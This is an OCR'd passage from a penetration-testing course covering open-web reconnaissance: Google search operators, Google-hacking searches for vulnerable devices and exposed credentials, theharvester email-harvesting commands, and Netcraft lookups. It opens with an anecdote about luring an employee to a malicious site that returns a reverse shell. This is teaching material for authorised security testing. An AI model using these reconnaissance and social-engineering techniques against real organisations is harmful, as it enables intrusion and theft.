I made sure to place this call on a workday, to increase my chances of reaching him at the office. David was overjoyed to receive my call, and without hesitation, he visited my malicious website to see the "stamps" I had to offer. While browsing my site, the exploit code on the website downloaded and executed a "Netcat like payload" on his local machine, sending me back a reverse shell.

This is a good example of how some innocuous information, such as an employee tying up his personal life with his corporate email, can lead to a successful penetration.

Information-gathering in a penetration test is the most important phase. Knowing your target before attacking it is a proven recipe for success. Even mundane forum posts can provide you with useful information.

OS-40813 Rody Shahnazarian

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

3.1 - Open Web Information Gathering

Once an engagement starts, it's important to first spend some time browsing the web, looking for background information about the target organization. What do they do? How do they interact with the world? Do they have a sales department? Are they hiring? Browse the organization's website, and look for general information such as contact information, phone and fax numbers, emails, company structure, and so on. Also, be sure to look for sites that link to the target site, or for company emails floating around the web.

Sometimes, it's the smallest details that give you the most information: how well designed is the target website? How clean is their HTML code? This might give you a clue about their web development budget, which may reflect on their security budget.

3.1.1 - Google

The Google search engine is a security auditor's best friend, especially when it comes to information gathering.

05040813 Rody Shahnazarian

3.1.1.1 - Enumerating with Google

Google supports the use of various search operators, which allow a user to narrow down and pinpoint search results.

For example, the ***site*** operator will limit Google search results to a single domain. A simple search operator like this provides us with useful information. For example, say we want to know the approximate web presence of an organization, before starting an engagement.

 Copyright © 2018 Offensive Security Ltd. All rights reserved.




Figure 12 - The Google Site Operator

In the example above, we used the ***site*** parameter to limit the results that Google will show to only the *microsoft.com* domain. On this particular day, Google indexed around 67 million pages from the *microsoft.com* domain.

Notice how most of the results coming back to us originate from the *www.microsoft.com* subdomain. Let's filter those out to see what other subdomains may exist at *microsoft.com*.

 Copyright © 2018 Offensive Security Ltd. All rights reserved.




Figure 13 - Filtering Out www.microsoft.com From the Results

These two simple queries have revealed quite a bit of background information about the *microsoft.com* domain, such as a general idea about their Internet presence and a list of their web accessible subdomains.

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

It's easy to see how the many other search operators such as ***filetype***, ***inurl*** and ***intitle***[17] can also be used to find information about a target organization. For example, a common server room video system has the following default page.




Figure 14 - The Default Web Page of the Camera System

Notice how this video device provides a unique ***title*** tag – Netbotz Appliance, as well as the model number. With a few simple Google searches, we could narrow down the search results to include only these devices.

[17] https://support.google.com/websearch/answer/136861

 Copyright © 2018 Offensive Security Ltd. All rights reserved.




Figure 15 - Using Google Operators to Narrow Down Our Results

Product-specific examples like these are dynamic by nature, and may produce no results at all for this specific appliance in the next few months. However, the concept behind these types of searches is the same. If you understand how to use Google search operators efficiently, and know exactly what you are looking for, you can find almost anything.

OS-40813 Rod Shamazarian

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

3.1.2 - Google Hacking

Using Google to find juicy information, vulnerabilities, or misconfigured websites was publicly introduced by Johnny Long in 2001. Since then, a database of interesting searches has been compiled to enable security auditors (and hackers) to quickly identify numerous misconfigurations within a given domain. The next few screenshots demonstrate such searches.

3.1.2.1 - Hardware with Known Vulnerabilities




Figure 16 - Finding Hardware with Known Vulnerabilities

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

3.1.2.2 - Web Accessible, Open Cisco Routers




Figure 17 - Finding Web Accessible, Open Cisco Routers

OS-40813 Rody Shahnazaria

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

3.1.2.3 - Exposed Frontpage Credentials




Figure 18 - Using Google to Find Exposed Frontpage Credentials

OS-40813 Rody Shahnazarian

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

There are hundreds of interesting searches that can be made, and many of them are listed in the Google Hacking (GHDB)[18] section of the Exploit Database.




Figure 19 - The Google Hacking Database (GHDB)

OS-40813 Rody Shafmaza

3.1.3 - Exercises

1. Choose an organization and use Google to gather as much information as possible about it
2. Use the Google ***filetype*** search operator and look for interesting documents from the target organization
3. Re-do the exercise on your company's domain. Can you find any data leakage you were not aware of?

[18] http://www.exploit-db.com/google-dorks/

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

3.2 - Email Harvesting

Email harvesting is an effective way of finding emails, and possibly usernames, belonging to an organization. These emails are useful in many ways, such as providing us a potential list for client side attacks, revealing the naming convention used in the organization, or mapping out users in the organization. One of the tools in Kali Linux that can perform this task is **theharvester**[19]. This tool can search Google, Bing, and other sites for email addresses using the syntax shown below.

```
root@kali:~# theharvester -d cisco.com -b google >google.txt
root@kali:~# theharvester -d cisco.com -l 10 -b bing >bing.txt
```

3.2.1 - Exercise

1. Use **theharvester** to enumerate email addresses belonging to the organization you chose in the previous exercises
2. Experiment with different data sources (**-b**). Which work best for you?

OS-40813 Rody Shahnazarian

[19] https://github.com/laramies/theHarvester

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

3.3 - Additional Resources

Google is by no means the only useful search engine. An in-depth comparison chart for some of the main search engines can be found at the Search Engine Showdown[20] website. Other, more specialized services worth knowing about can be found below.


3.3.1 - Netcraft

Netcraft[21] is an Internet monitoring company based in Bradford-on-Avon, England. Netcraft can be used to indirectly find out information about web servers on the Internet, including the underlying operating system, web server version, and uptime graphs. The following screenshot shows the results for all the domain names containing the string ***.cisco.com***, performed through the DNS search page offered by Netcraft[22].

OS-40813 Rody Shahnazarian

[20] http://www.searchengineshowdown.com/features/
[21] http://www.netcraft.com/
[22] http://searchdns.netcraft.com/

 Copyright © 2018 Offensive Security Ltd. All rights reserved.



Search Web by Domain

Explore 1,821,888 web sites visited by users of the Netcraft Toolbar 11th June 2013

Search: search tips

site contains *.cisco.com lookup!

example: site contains .netcraft.com

Results for *.cisco.com

Found 93 sites

	Site	Site Report	First seen	Netblock	OS
1.	www.cisco.com		august 1995	akamai technologies	linux
2.	tools.cisco.com		november 2001	cisco systems, inc.	unknown
3.	www-tac.cisco.com			cisco systems, inc.	unknown
4.	wwwin.cisco.com			cisco systems, inc.	unknown
5.	software.cisco.com		march 2008	akamai technologies	linux
